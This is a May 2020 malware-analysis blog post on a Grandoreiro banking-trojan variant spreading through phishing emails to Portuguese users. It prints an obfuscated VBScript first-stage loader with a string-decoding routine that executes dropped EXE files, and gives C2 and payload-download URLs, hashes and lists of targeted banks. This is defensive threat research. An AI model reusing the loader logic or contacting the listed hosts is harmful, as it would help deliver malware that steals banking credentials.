

# The updated Grandoreiro Malware equipped with latenbot-C2 features in Q2 2020 now extended to Portuguese banks

 [seguranca-informatica.pt/the-updated-grandoreiro-malware-equipped-with-latenbot-c2-features-in-q2-2020-now-extended-to-portuguese-banks](https://seguranca-informatica.pt/the-updated-grandoreiro-malware-equipped-with-latenbot-c2-features-in-q2-2020-now-extended-to-portuguese-banks)

May 26, 2020

## The updated Grandoreiro Malware equipped with latenbot-C2 features in Q2 2020 now extended to Portuguese banks.

Grandoreiro is a Latin American banking trojan targeting Brazil, Mexico, Spain, Peru, **and has now extended to Portugal.**

Cybercriminals attempt to compromise computers to generate revenue by exfiltrating information from victims' devices, typically banking-related information. During April and May 2020, a new Grandoreiro variant was identified. This piece of malware includes improvements in the way it is operating. The threat has been disseminating via malscam campaigns, as in the past, and the name of the victim is used as a part of the malicious attachment name, as shown below.

**Assunto:**Fwd: COMUNICADO - Fatura proximo ao vencimento. 33949845:28 PM  
**Data:**Wed, 29 Apr 2020 17:28:35 +0000  
**De:**FaturaPS [redacted]  
**Para:** [redacted]

Segue Fatura em anexo para pagamento.

ATT

Email: [redacted]



The attached file is an HTML document that downloads the Grandoreiro's 1st stage – a VBScript file (VBS). After that, an ISO file is downloaded from the online server, according to the target country and campaign. During this investigation, several samples were found

online, specifically **grouped by campaigns and countries** (see Technical Analysis).

The malware *modus operandi* is very similar to old samples, however, this new variant brings some improvements to how it is communicating with the C2 server. After analyzing it, similarities with latenbot-C2 traffic were identified and described below (another Brazilian trojan).

Grandoreiro operators probably are including Latenbot botnet modules as a way of improving communication between C2 and infected hosts – *creating a kind of Grandoreiro botnet*.

The malware is capable of collecting banking details from victims' devices, get total control of the OS, reboot, and lockdown, windows overlay, keylogger capabilities, and performing browser interaction.

For more details about this threat see the Technical Analysis below.

## Technical Analysis

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
The Grandoreiro malware has been distributed via malscan campaigns around the globe during Q2 2020. As can be observed during this publication, new features have been added to the new samples, including latenbot-C2 features (another Brazilian trojan – see [@hasherezade analysis here](#)), and the scope of malware was now extended to Portuguese banks.

**Assunto:**Fwd: COMUNICADO - Fatura proximo ao vencimento. 33949845:28 PM  
**Data:**Wed, 29 Apr 2020 17:28:35 +0000  
**De:**FaturaPS [redacted]  
**Para:** [redacted]

Segue Fatura em anexo para pagamento.

ATT

Email: [redacted]



**Figure 1:** Grandoreiro email template Q2 2020 (Portugal). The content of the attached file is HTML with a short-URL that downloads the next stage (VBS file).

[23-04-2020] Malware 🐛 #portugal 🇵🇹 #trojan #evasion

new sample 🐛 <https://t.co/UAAQBEBvds>

-c2-

➡️ [hxxp://192.236.147.\]100:51224/\\$rdgate?ACTION=x](http://hxxp://192.236.147.]100:51224/$rdgate?ACTION=x)

➡️ [192.236.147.\]100:1950/zflipbgi.iso](http://192.236.147.]100:1950/zflipbgi.iso)

-registry-

➡️ HKEY\_CURRENT\_USER\Software\Microsoft\Direct3D\MostRecentApplication -> Zflipbgi.exe [pic.twitter.com/du3RLExnEi](https://pic.twitter.com/du3RLExnEi)

— Pedro Tavares (@sirpedrotavares) April 23, 2020

As observed below, after submitting the sample into VirusTotal **it was classified as a variant of Grandoreiro trojan**, as some changes were performed by crooks to improve this piece of malware.

10 / 68 engines detected this file

d343167500b85f1f5279be60ef677cae3acc4675c6eba4e8b09f0762326d9d7c

317.77 MB Size | 2020-04-24 09:04:29 UTC 2 hours ago


Zflipbgi.exe

bobsoft peexe

DETECTION	DETAILS	COMMUNITY
SecureAge APEX	Malicious	Cybereason
Endgame	Malicious (high Confidence)	ESET-NOD32
Fortinet	W32/Grandoreiro.AE!tr_spy	A Variant Of Win32/Spy.Grandoreiro.AI
Kaspersky	UDS: DangerousObject.Multi.Generic	Ikarus
SentinelOne (Static ML)	DFI - Malicious PE	Trojan.Win32.Contuedo
Acronis	Undetected	Rising
AegisLab	Undetected	Trapmine
		Malware HeuristicIET#83% (RDMK cmRt ...)
		Malicious.high.ml.score
		Undetected
		Undetected

**Figure 2:** Grandoreiro variant VT sample submitted on 2020-04-24 during this investigation.

This specific sample was distributed via a VBScript file, one of the different chains of Grandoreiro as detailed by ESET.



**Figure 3:** Possible ways that Grandoreiro distribution chains may appear (different colors show different paths the chain may take). The final ZIP archive may be encrypted and in some cases also protected by a password – credits **ESET**.

The malware has been distributed during April and May 2020 and has affected Portuguese users. One of the last analyzed samples (2020-05-21 – 8491a619dc6e182437bd4482d6e97e3a) is scrutinized below.

## Grandoreiro VBS file – First stage (Portugal May 2020)

**Filename:** Torrentz5B88BC75AD1DA330A74FFA2ED717DB0B3AE71CCC.vbs

**MD5:** 8491a619dc6e182437bd4482d6e97e3a

**SHA1:** 46d601a56103bf0a623d1c937eab41d8772de644

At first glance, the VBS file seems obfuscated, nonetheless, some details can be extracted such as the encoded string with the URL where the next stage is downloaded and the place where it will be executed on the target machine.

```
Torrentz5B88BC75AD1DA330A74FFA2ED717DB0B3AE71CCC - Notepad
File Edit Format View Help
Option Explicit
CONST wshOK =0
CONST VALUE_ICON_WARNING =16
CONST wshYesNoDialog =4
CONST VALUE_ICON_QUESTIONMARK =32
CONST VALUE_ICON_INFORMATION =64
CONST HKEY_LOCAL_MACHINE =&H80000002
CONST KEY_SET_VALUE =&H0002
CONST KEY_QUERY_VALUE =&H0001
CONST REG_SZ =1
dim moqsuegillnprttvdbffhjjnprttvzaccbbdfhjh,aaecgillnprttveggimmoqqsuaaccegillnpruu,uacegimmqsuxybaacegilloqqsuddfhjmmooqsu,hjnpptvdbffhjmooqsvzaccbbdfhjmooqsuegg
dim tfhjmoossuacegillooqsuxybaacegilln,Clqttvzaccbbgillnprtt,SEUzP
dim lnpaccgillnprttvzaccbbdfhjjmooqsu,maXFRJUm
dim qszaccbfhjmooqsuegillnprttvzaccbbdfhllnprtt,tvbbdgillnprttvzaccbbdfhllnprttveegil
dim gioqsudfhjmooqsuaadffhjjmooqsuxybaach,nptvzaacgillprttveggimmoqqsuaaccegillnpp,OBjmmooqsuxybaacfhjmm
dim tvegillnprttvbeegillnprttvzaccbbdgillnprtt,veillnprttvbdgillnprttvzaccbbdfhllnprttve,ccgillnprttvzaaacgillnprttveggimmoqqsua
Function Jkdkdkd(Glg)
For tfhjmoossuacegillooqsuxybaacegilln = 1 To Len(Glg)
veillnprttvbdgillnprttvzaccbbdfhllnprttve = Mid(Glg,tfhjmoossuacegillooqsuxybaacegilln,1)
veillnprttvbdgillnprttvzaccbbdfhllnprttve = Chr(Asc(veillnprttvbdgillnprttvzaccbbdfhllnprttve)+6)
gioqsudfhjmooqsuaadffhjjmooqsuxybaach = gioqsudfhjmooqsuaadffhjjmooqsuxybaach + veillnprttvbdgillnprttvzaccbbdfhllnprttve
Next
Jkdkdkd = gioqsudfhjmooqsuaadffhjjmooqsuxybaach
End Function
Function acegillnprttveggimmoqqsuaaccegillnprttvzaccbbdfhjhmoos()
Dim Clqttvzaccbbgillnprttvzaccbbdfhllnprtt,txtuaceegjmmooqsu,jrtceegillnprttvz,Coltssuzaccbbdfhjhmoos
Set Clqttvzaccbbgillnprttvz = WScript.CreateObject("WScript.Shell")
Set jrtceegillnprttvz = CreateObject("Scripting.FileSystemObject")
Set txtuaceegjmmooqsu = jrtceegillnprttvz.GetFolder(egilprttvbdgillnprttvzaccbbdfhllnprtt)
Set Coltssuzaccbbdfhjhmoos = txtuaceegjmmooqsu.Files
For Each Coltssuzaccbbdfhjhmoos in Coltssuzaccbbdfhjhmoos
If UCase(jrtceegillnprttvz.GetExtensionName(Coltssuzaccbbdfhjhmoos.name)) = "EXE" Then
Clqttvzaccbbgillnprttvz.Exec(egilprttvbdgillnprttvzaccbbdfhllnprtt & "\" & Coltssuzaccbbdfhjhmoos.name)
End If
Next
End Function
lnpaccgillnprttvzaccbbdfhjjmooqsu = Jkdkdkd("bnnj4))+3,(,-0(+.1(+**4+3/*)Cho`nolcifm(cmi)")
Set OBJmmooqsuxybaacfhjmm = CreateObject("WScript.Shell")
tvbbdgillnprttvzaccbbdfhllnprttveegil = OBJmmooqsuxybaacfhjmm.ExpandEnvironmentStrings(StrReverse("%ATADPPA%"))
hjnpptvdbffhjmooqsvzaccbbdfhjjmooqsuegg = "A99449C3092CE70964CE715CF7BB75B.zip"
Function tvegillnprttvbeegillnprttvzaccbbdfhllnprttveegiln()
SET aacegillnprttveggimmoqqsuaaccegillnpruu = CREATEOBJECT("Scripting.FileSystemObject")
IF aacegillnprttveggimmoqqsuaaccegillnpruu.FolderExists(tvbbdgillnprttvzaccbbdfhllnprttveegil + "\DecGram") = TRUE THEN WScript.Quit() END IF
IF aacegillnprttveggimmoqqsuaaccegillnpruu.FolderExists(uacegimmqsuxybaacegilloqqsuddfhjmmooqsu) = FALSE THEN
aacegillnprttveggimmoqqsuaaccegillnpruu.CreateFolder uacegimmqsuxybaacegilloqqsuddfhjmmooqsu
aacegillnprttveggimmoqqsuaaccegillnpruu.CreateFolder OBJmmooqsuxybaacfhjmm.ExpandEnvironmentStrings(StrReverse("%ATADPPA%")) + "\DecGram"
END IF
End Function
Function jmosuacehjmooqsuxybaacegimmoqqsudffhjjmooqsuvbd()
DIM jrtceegillnprttvzxs

```

Downloaded ISO file with the malware inside

zip file created on %appdata% with grandoreiro exe file


















**Figure 4:** Grandoreiro VBS file (1st stage) obfuscated. Some details can be extracted from the code how highlighted above.

The following piece of code can be used to decode the strings hardcoded in the VBS file.

The decoded string is a URL pointing to a website where several samples of Grandoreiro are available. The samples are downloaded depending on the initial stage and the target country. The following URL was distributed in Portugal during April and May 2020 and described in this investigation.

Encoded string: cipher="bnnj4))+3,(,-0(+.1(+\*\*4+3/\*)Cho`nolcifm(cmi)"  
--  
Decoded string: http://192.236.147.]100:1950/Inufturiols.iso

The Grandoreiro samples available on this server online were often changed by criminals as a way of bypassing AV's detections. Based on metrics from May 20th, **1771 users were potentially infected or executed the Grandoreiro 1st stage (VBS file).**

NOME .extension	TAMANHO	DATETIME	DOWN
 adamntiumnix.iso	4.6 MB	5/15/2020 5:21:41 PM	40
 Babubjinsc.iso	6.1 MB	5/13/2020 2:44:29 PM	15
 babulostfingr.iso	6.1 MB	5/17/2020 7:18:00 PM	9
 bBUlokijuj.iso	6.1 MB	5/18/2020 5:05:11 AM	276
 bgegghldw.iso	6.3 MB	5/19/2020 9:54:25 AM	251
 Inufturiols.iso	6.3 MB	5/18/2020 2:14:16 PM	224
 lopfoimju.iso	6.6 MB	5/19/2020 5:27:54 AM	35
 mrblaterkij.iso	4.6 MB	4/29/2020 7:14:37 AM	177
 mrlastapss.iso	4.8 MB	5/6/2020 6:41:10 AM	164
 pthundetbox.iso	6.5 MB	5/14/2020 2:59:35 PM	6
 Umbuntojio.iso	4.6 MB	5/18/2020 10:45:43 AM	158
 Uskmanager.iso	4.6 MB	5/13/2020 3:31:42 PM	35
 Utrbdrackmo.iso	7.4 MB	5/6/2020 12:03:29 PM	103
 vpngjwsg.iso	6.1 MB	5/15/2020 5:48:10 AM	41
 zqqgggfdgc.iso	6.1 MB	5/14/2020 5:22:54 AM	237

**Figure 5:** Metrics collected from the Grandoreiro server on May 20th, 2020. Each sample is associated with different ongoing campaigns and target countries.

In detail, the sample distributed in Portugal was downloaded 224 times (**Inufturiols.iso** in Figure 5). The sample was available for download between 2020-05-18 and 2020-05-22.

An interesting point is that one day after data collection, on 2020/05/21, most of the samples were removed from the server by the malware operators, but the sample targeting Portugal was kept available for the next days.

NOME .extension	TAMANHO	DATETIME	DOWN
bBUlokijuj.iso	6.1 MB	5/18/2020 5:05:11 AM	280
BBUNDRUNDJI.iso	6.1 MB	5/21/2020 5:03:28 AM	5
Inufturiols.iso	6.3 MB	5/18/2020 2:14:16 PM	230
lopfoimju.iso	6.6 MB	5/19/2020 5:27:54 AM	38
Uimanstermnmj.iso	6.2 MB	5/20/2020 12:41:04 PM	1
Umbuntojio.iso	4.6 MB	5/18/2020 10:45:43 AM	0

**Figure 6:** Metrics collected from the server on May 21st, 2020 with the Portuguese sample kept by crooks.

The threats available on the server are the same, but different samples were created by Grandoreiro operators as observed below. The samples were grouped by countries or campaigns.

Name	Date modified	Type	Size
adamntiumnix	5/19/2020 4:32 PM	Disc Image File	4,695 KB
Babubjinsc	5/19/2020 4:32 PM	Disc Image File	6,289 KB
babulostfingr	5/19/2020 4:32 PM	Disc Image File	6,282 KB
bBUlokijuj	5/19/2020 4:32 PM	Disc Image File	6,289 KB
Inufturiols	5/19/2020 4:30 PM	Disc Image File	6,416 KB
lopfoimju	5/19/2020 4:32 PM	Disc Image File	6,794 KB
mrblaterkij	5/19/2020 4:32 PM	Disc Image File	4,660 KB
mrlastapss	5/19/2020 4:32 PM	Disc Image File	4,890 KB
pthundetbox	5/19/2020 4:32 PM	Disc Image File	6,645 KB
Umbuntojio	5/19/2020 4:31 PM	Disc Image File	4,722 KB
Uskmanager	5/19/2020 4:31 PM	Disc Image File	4,691 KB
Utrbdrackmo	5/19/2020 4:30 PM	Disc Image File	7,597 KB
vpnfgjwlsq	5/19/2020 4:30 PM	Disc Image File	6,246 KB
zqqgggfdgc	5/19/2020 4:30 PM	Disc Image File	6,251 KB

**Figure 7:** Grandoreiro samples (ISO files) available on the server online.

The ISO files have a size range of 4MB to 7MB which is an unusual file size for image files. These files are an archive file that contains all the information that would be written to an optical disc. The malware is inside them and is dropped when the file is executed. This is not new, several threats have been distributed via ISO files past months (see more details in a ThreatPost publication [here](#)).



Digging into the details, when the VBS file (1st stage) is executed on the victim's machine, the ISO file is downloaded from the server online.

The screenshot shows a network traffic capture in Wireshark. The top pane displays a list of packets, with packet 4 (HTTP GET) selected. The middle pane shows the details of this packet, including the request line 'GET /Inufurturiols.iso HTTP/1.1' and various headers like 'Accept: \*/\*', 'User-Agent: Mozilla/4.0', and 'Host: 192.236.147.100:1950'. The bottom pane shows the raw data of the packet, which is a long base64-encoded string.

Figure 8: ISO file downloaded from the server online and stored on the IE web cache.

Next, the folder “\nvreadmm” is created on the AppData\Roaming directory, and the zip file with the malware inside is dropped in the folder (the zip filename can be observed in Figure 4 above).

```

DIM jrtceegillnprttvzxsd
Set jrtceegillnprttvzxsd = CreateObject("Scripting.FileSystemObject")
jrtceegillnprttvzxsd.DeleteFile egilprrtbbdfiilnprttvzaccbdfhllnprtt & "\" & hjnpttvbdfhjmqqszzacbbdfhjmmqqsuegg
End Function
egilprrtbbdfiilnprttvzaccbdfhllnprtt = tvvbdgillnprttvzaccbdfiilnprttveegil + "\nvreadmm"
ddfhhjmmqqtveegillnprttvbdffillnprttvzaccbdfhllnprtt
uacegimmqqsuxybaacegilloqqsuddfhjmmooqsu = egilprrtbbdfiilnprttvzaccbdfhllnprtt

```




The screenshot shows a Windows Explorer window displaying the contents of the folder 'C:\Users\root\AppData\Roaming\nvreadmm'. The folder contains a single zip file named 'A99449C3092CE70964CE715CF7BB75B.zip'. The file size is 100 KB. The screenshot also shows a list of system events in the background, indicating that the file was successfully created and written.



**Figure 9:** Zip file with the malware inside is dropped into the “AppData\Roaming\nvreadmm” folder.

When the download is done, the unzip process starts. The PE file (Grandoreiro trojan malware) is extracted into the same folder and executed.



unzip process until ~ 300 MB

**Figure 10:** Grandoreiro extracting process ~ binary with a size of 331 MB.

## Grandoreiro – Final Payload (Portugal May 2020)

**Filename:** Inufturiols.exe


**MD5:** 1f861de0794cd020072150db618da154

**SHA1:** c3f70025857ac7eca467412d35f17fc5ec10f659

The final payload is a PE file written in Delphi – a Latin American banking trojan. According to ESET, “**Grandoreiro has been active at least since 2017 targeting Brazil and Peru, expanding to Mexico and Spain in 2019.**”

The malware scope was extended also to Portugal now, with several Portuguese banks included in the malware operations as highlighted below.

Address	Length	Result
0xc93ec	15	RECORTececabank
0xc9404	16	RECORTeCTIVOBANK
0xc9420	17	RECORTeCaixaGera
0xc943c	11	RECORTeBBVA
0xc9450	14	RECORTeLACAIXA
0xc9468	18	RECORTeSTDAESPANHA
0xc9484	17	RECORTeBLOCKCHAIN
0xc94a0	16	RECORTeCAJARURAL
0xc94bc	15	RECORTeSabadell
0xc94d4	16	RECORTeBANKINTER
0xc94f0	14	RECORTeLaboral
0xc9508	14	RECORTeBBANKIA
0xc9520	14	RECORTeCajamar
0xc9538	16	RECORTeLberbank
0xc9554	15	RECORTeOpenbank
0xc956c	10	RECORTeING
0xc9580	16	RECORTePichincha
0xc959c	15	RECORTeIbercaja
0xc95b4	17	RECORTeMediolanum
0xc95d0	14	RECORTeUnicaja
0xc95e8	14	RECORTeTODOS
0xc9600	19	RECORTeACTIVOBANKPT
0xc961c	18	RECORTeEnovobancopt
0xc9638	17	RECORTeMONTEPIOPT
0xc9654	14	RECORTeSantapt
0xc966c	22	RECORTeMillenniumbcpt
0xc968c	21	RECORTeCaixadirectapt
0xc96ac	16	RECORTeEuro8icpt
0xc96c8	10	RECORTeScy
0xc96e8	11	RECORTeSBPI
0xc96fc	20	RECORTePortugalBBVA
0xc971c	11	RECORTeBICE
0xc9730	13	RECORTeRiple
0xc9748	10	RECORTeBo
0xc975c	12	RECORTeChile
0xc9774	18	RECORTeBancoEstado
0xc9790	16	RECORTeFalabella
0xc97ac	10	RECORTeIta
0xc97c0	16	RECORTeSantander
0xc97dc	22	RECORTeCHILEScotabank
0xc97fc	14	RECORTeSGLOBAL



**Figure 11:** List of the Portuguese banks included in the Grandoreiro version of May 2020.

A complete list of the targeted banking organizations can be found below (Grandoreiro May 2020).

00CF0808 <AnsiString> 'Cecabank'  
00CF081C <AnsiString> 'natwest'  
00CF082C <AnsiString> 'SantanderUK'  
00CF0840 <AnsiString> 'HSBCUK'  
00CF0850 <AnsiString> 'Barclays'  
00CF0864 <AnsiString> 'BICE'  
00CF0874 <AnsiString> 'Ripley'  
00CF0884 <AnsiString> 'Bci'  
00CF0890 <AnsiString> 'Chile'  
00CF08A0 <AnsiString> 'BancoEstado'  
00CF08B4 <AnsiString> 'Falabella'  
00CF08C8 <AnsiString> 'Itaú'  
00CF08D8 <AnsiString> 'Santander'  
00CF08EC <AnsiString> 'Scotiabank'  
00CF0900 <AnsiString> 'PT\_1'  
00CF8E00 <AnsiString> 'Cecabank'  
00CF8E14 <AnsiString> 'natwest'  
00CF8E24 <AnsiString> 'SantanderUK'  
00CF8E38 <AnsiString> 'HSBCUK'  
00CF8E48 <AnsiString> 'Barclays'  
00CF8E5C <AnsiString> 'BICE'  
00CF8E6C <AnsiString> 'Ripley'  
00CF8E7C <AnsiString> 'Bci'  
00CF8E88 <AnsiString> 'Chile'  
00CF8E98 <AnsiString> 'BancoEstado'  
00CF8EAC <AnsiString> 'Falabella'  
00CF8EC0 <AnsiString> 'Itaú'  
00CF8ED0 <AnsiString> 'Santander'  
00CF8EE4 <AnsiString> 'Scotiabank'  
00CF8EF8 <AnsiString> 'PT\_1'  
00CF8F7C <AnsiString> 'EUR '  
00CF8F98 <AnsiString> 'TRAVALiberbank'  
00CF8FB0 <AnsiString> 'TRAVABBVA'  
00CF8FC4 <AnsiString> 'TRAVABANKIA'  
00CF8FD8 <AnsiString> 'TRAVAlacaixa'  
00CF8FF0 <AnsiString> 'TRAVASTESPANHA'  
00CF9008 <AnsiString> 'TRAVABLOCKCHAIN'  
00CF9020 <AnsiString> 'TRAVACAJARURAL'  
00CF9038 <AnsiString> 'TRAVASabadell'  
00CF9050 <AnsiString> 'TRAVABANKINTER'  
00CF9068 <AnsiString> 'TRAVAlabooral'  
00CF9080 <AnsiString> 'TRAVAcajamar'  
00CF9098 <AnsiString> 'TRAVAOpenbank'  
00CF90B0 <AnsiString> 'TRAVAING'  
00CF90C4 <AnsiString> 'TRAVAPichincha'  
00CF90DC <AnsiString> 'TRAVACaixaGeral'  
00CF90F4 <AnsiString> 'TRAVAMediolanum'  
00CF910C <AnsiString> 'TRAVAUnicaja'  
00CF9124 <AnsiString> 'TRAVATRIODOS'  
00CF913C <AnsiString> 'TRAVAACTIVOBANK'  
00CF9154 <AnsiString> 'TRAVACecabank'  
00CF916C <AnsiString> 'TRAVAACTIVOBANKPT'  
00CF9188 <AnsiString> 'TRAVAMONTEPIOpt'  
00CF91A0 <AnsiString> 'TRAVAnovobancopt'  
00CF91BC <AnsiString> 'TRAVAsantapt'

00CF91D4 <AnsiString> 'TRAVAmillenniumbcppt'  
00CF91F4 <AnsiString> 'TRAVACaixadirectapt'  
00CF9210 <AnsiString> 'TRAVAEuroBicpt'  
00CF9228 <AnsiString> 'TRAVACréditoAgrícola'  
00CF9248 <AnsiString> 'TRAVABPI'  
00CF925C <AnsiString> 'TRAVAPortugalBBVA'  
00CF9278 <AnsiString> 'TRAVABICE'  
00CF928C <AnsiString> 'TRAVARipley'  
00CF92A0 <AnsiString> 'TRAVABci'  
00CF92B4 <AnsiString> 'TRAVACHile'  
00CF92C8 <AnsiString> 'TRAVABancoEstado'  
00CF92E4 <AnsiString> 'TRAVABancoFalabella'  
00CF9300 <AnsiString> 'TRAVAItaú'  
00CF9314 <AnsiString> 'TRAVASantander'  
00CF932C <AnsiString> 'TRAVACHILEscotiabank'  
00CF934C <AnsiString> 'TRAVASGLOBAL'  
